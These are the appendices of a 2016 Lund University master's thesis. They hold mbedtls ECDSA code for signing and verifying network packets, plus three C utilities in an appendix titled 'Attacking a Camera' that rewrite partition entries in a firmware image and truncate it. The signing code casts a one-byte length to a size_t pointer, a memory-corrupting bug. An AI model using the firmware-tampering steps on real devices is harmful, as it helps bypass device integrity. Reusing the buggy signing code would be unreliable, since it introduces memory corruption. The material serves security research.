[64] Aaron Toponce. *The Linux Random Number Generator.* 2014. URL: https://pthree.org/2014/07/21/the-linux-random-number-generator/ (visited on 02/15/2016).

[65] Ken MacKay. *micro-ecc.* 2013. URL: https://github.com/kmackay/micro-ecc (visited on 02/17/2016).

Appendix A

Program Code for Digital Signatures

```
void calc_checksum(const unsigned char *packetbuf, size_t
    packetlen, unsigned char *checksum)
{

    /* extract header from packet */
    mheader_t *header = (mheader_t *) packetbuf;
    /* clear the signature fields before calculate checksum
     */
    memset(&header->sig_len, 0, sizeof(header->sig_len));
    memset(header->signature, 0, MBEDTLS_ECDSA_MAX_LEN);

    /* makin' magic - (0 for sha256) */
    mbedtls_sha256(packetbuf, packetlen, checksum, 0);
}
```

Listing A.1: Code for calculating the checksum of the packet

```
uint8_t calc_signature(unsigned char *checksum, unsigned
    char *signature)
{
    mbedtls_pk_context pk;
    mbedtls_entropy_context ent;
    mbedtls_ctr_drbg_context drbg;
    const char *seed = "i did it for the lulz";
    uint8_t outlen = 0;
    char *privkeyfile = "PRIV_KEY";
    int ret = 1;

    mbedtls_entropy_init(&ent);
    mbedtls_ctr_drbg_init(&drbg);
    mbedtls_pk_init(&pk);

    if ((ret = mbedtls_ctr_drbg_seed(&drbg,
            mbedtls_entropy_func, &ent,
            (const unsigned char *) seed,
            strlen(seed))) != 0) {

        printf("Error seed: %d\n", ret);
        goto exit;
    }

    /* mbedtls_pk_parse_keyfile(&pk, private key filename,
    password to privkey if encrypted) */
    if ((ret = mbedtls_pk_parse_keyfile(&pk,
            privkeyfile, "")) != 0) {

        ret = 1;
        printf("Error parsing keyfile\n");
        goto exit;
    }

    if ((ret = mbedtls_pk_sign(&pk,
            MBEDTLS_MD_SHA256, checksum, 0,
            signature, (size_t *) &outlen,
            mbedtls_ctr_drbg_random, &drbg)) != 0) {

        printf("Signature failed: %d\n", ret);
        goto exit;
    }

exit:
    mbedtls_pk_free(&pk);
    mbedtls_ctr_drbg_free(&drbg);
    mbedtls_entropy_free(&ent);
    return outlen;
}
```

Listing A.2: Code for calculating the signature of the checksum

```
int verify_signature(const unsigned char *packetbuf, size_t
    packetlen, unsigned char *signature, uint8_t sig_len)
{
    mbedtls_pk_context pk;
    char checksum[HASH_LENGTH];
    int ret = 1;
    char *pubkeyfile = "PUB_KEY";

    mbedtls_pk_init(&pk);

    /* Extract the public key from file */
    if ((ret = mbedtls_pk_parse_public_keyfile(&pk,
            pubkeyfile)) != 0) {

        printf("failed to parse public key\n");
        goto exit;
    }

    /* Calculate the checksum */
    calc_checksum(packetbuf, packetlen, (uchar *)checksum);

#ifdef DEBUG
    printf("checksum: ");
    for (int i = 0; i < HASH_LENGTH; i++) {
        printf("%02x ", checksum[i] & 0xFF);
    }
    printf("\n");
#endif

    /* Verify the signature */
    if ((ret = mbedtls_pk_verify(&pk, MBEDTLS_MD_SHA256,
            (uchar *) checksum, 0, signature,
            sig_len)) != 0) {

        printf("failed to verify signature\n");
        goto exit;
    }

    printf("OK\n");

exit:
    mbedtls_pk_free(&pk);
    return ret;
```

Listing A.3: Code for verifying the signature

Appendix B

Program Code for Attacking a Camera

```
int main(int argc, char *argv[])
{
    FILE *fp = fopen(argv[1], "rb");
    FILE *fpp = fopen(argv[2], "wb");
    if (!fp) perror("not today");
    if (!fpp) perror("not today");

    fseek(fp, 0, SEEK_END);
    size_t size = ftell(fp);
    rewind(fp);

    char *buf = malloc(size);

    fread(buf, size, 1, fp);
    char *ptr = buf + OFFSET;

    pt_entry *pte = (pt_entry *) ptr;
    pte->size = 0x020000;
    pte->flags = 0x02;
    ++pte;

    pte->size = 0x00;
    pte->flags = 0x02;
    ++pte;

    pte->size = 0x00;
    fwrite(buf, size, 1, fpp);
    fclose(fpp);
    fclose(fp);
    return 0;
}
```

Listing B.1: Code for changing the partition sizes.

```
int main(int argc, char *argv[])
{
    if (argc != 3) {
        printf("Usage: %s <infile> <outfile>\n", argv[0]);
        exit(1);
    }

    FILE *in, *out;

    in = fopen(argv[1], "rb");
    out = fopen(argv[2], "wb");

    unsigned char c;
    unsigned char d = 0x00;

    while (fread(&c, 1, 1, in) == 1) {
        if (c == 0x0a || c == 0x0d ||
                (c >= 127 && c <= 159)) {
            fwrite(&d, 1, 1, out);
        } else {
            fwrite(&c, 1, 1, out);
        }
    }

    fclose(in);
    fclose(out);

    return 0;
}
```

Listing B.2: Code for removing non representable ASCII characters.

```
int main(int argc, char *argv[])
{
    if (argc != 3) {
        printf("Usage: %s <infile> <outfile>\n", argv[0]);
        exit(1);
    }

    FILE *f = fopen(argv[1], "rb");
    FILE *g = fopen(argv[2], "wb");

    fseek(f, 0, SEEK_END);
    size_t size = ftell(f);
    rewind(f);

    char *buf = malloc(size);
    printf("size: %d\n", size);
    fread(buf, size, 1, f);

    fwrite(buf, 0x3c0000, 1, g); // pt_head and first
    partition
    fwrite(buf + OFFSET, 24, 1, g);

    free(buf);

    fclose(g);
    fclose(f);

    return 0;
}
```

Listing B.3: Code for removing most of the partitions.

LUND
UNIVERSITY

Series of Master's theses
Department of Electrical and Information Technology
LU/LTH-EIT 2016-485

http://www.eit.lth.se